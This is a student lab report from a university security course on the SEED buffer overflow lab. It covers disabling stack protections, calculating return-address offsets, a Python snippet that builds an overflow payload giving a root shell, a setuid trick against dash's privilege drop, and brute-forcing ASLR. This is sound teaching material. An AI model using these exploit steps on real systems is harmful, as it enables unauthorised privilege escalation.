D0029E - Buffer Overflow (Lab 6)

Martin Askolin*

Luleå tekniska universitet
971 87 Luleå, Sverige

7 oktober 2021

*email: marsak-8@student.ltu.se

1 Running Shellcode

By running the shell code we successfully launched the shell.

```
[10/05/21]seed@VM:~/.../lab6$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/05/21]seed@VM:~/.../lab6$ ./call_shellcode
$ a
zsh: command not found: a
```

Figur 1: Launching the shell.

1.1 The Vulnerable Program

Running the commands shown in Figure 2 we create vulnerable shell code running with root privileges, no StackGuard and executable stack. This can be exploited by buffer overflows enabling the attacker to gain access to the root shell.

```
[10/05/21]seed@VM:~/Lab6$ gcc -g -o stack -z execstack -fno-stack-protector stac
k.c
[10/05/21]seed@VM:~/Lab6$ sudo chown root stack
[10/05/21]seed@VM:~/Lab6$ sudo chmod 4755 stack
[10/05/21]seed@VM:~/Lab6$ ./stack
Segmentation fault
```


Figur 2: Commands used for vulnerable program.

2 Exploiting the Vulnerability

Calculations from Figure 3 gives us

- frame pointer = 0xBFFFE998
- buffer address = 0xBFFFE950
- stack pointer = 0xBFFFE998 - 0xBFFFE950 = 72
- return pointer = stack pointer + 4 = 76
- fabricated return address = 0xBFFFE998 + 0x80 = 0xBFFFEA18

where the fabricated return address is located to some NOP in malicious code.



Figur 3: Finding frame pointer and start of buffer.

```
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xBFFFEA18   # replace 0xAABBCCDD with the correct value
offset = 72 + 4       # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


Figur 4: Code for overflowing buffer and returning to malicious code.

```
[10/05/21]seed@VM:~/Lab6$ exploit.py
[10/05/21]seed@VM:~/Lab6$
[10/05/21]seed@VM:~/Lab6$ sudo chown root stack
[10/05/21]seed@VM:~/Lab6$ sudo chmod 4755 stack
[10/05/21]seed@VM:~/Lab6$
[10/05/21]seed@VM:~/Lab6$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```


Figur 5: Result of exploit.py giving us the effective user id of root.

3 Defeating dash's Countermeasure

If the attacker does not set the uid to equal root, dash will lower the privilege to user. If the attacker sets the victims uid before invoking a new shell program dash will not be alerted.




Figur 6: Dash lowering victims privilege when euid is not uid.



Figur 7: Setting uid to root effectively bypassing any problems dash might have caused.


By setting the uid on the victims shell program before invoking our own dash will not lower the new shell programs user id enabling the attacker to get root privileges on the new shell program.



Figur 8: Code and result of setting uid before invoking new shell program.

4 Defeating Address Randomization


I wanted to know how this brute force attack would be executed using python both from a code perspective and from an optimization perspective. It took around 1 minute and 50 seconds to run 30000 attempts while my lab partners C program took around 50 seconds to run 30000 attempts. It took a total of 43506 attempts before the stack program was located correctly.



Figur 9: Brute forcing through address randomization.

5 Turn on the StackGuard Protection


The StackGuard detects the buffer overflow and terminates the shell program. Because of this we are no longer able to access the return address through the buffer overflow without knowledge about the StackGuard.



Figur 10: Trying to run the shell program with StackGuard enabled.

6 Turn on the Non-executable stack protection

We cant get a shell because we cant execute shell code on the stack. Since we cant input our malicious shell code we have to use code that already exists.



Figur 11: Trying to run the shell program with executable code not being allowed.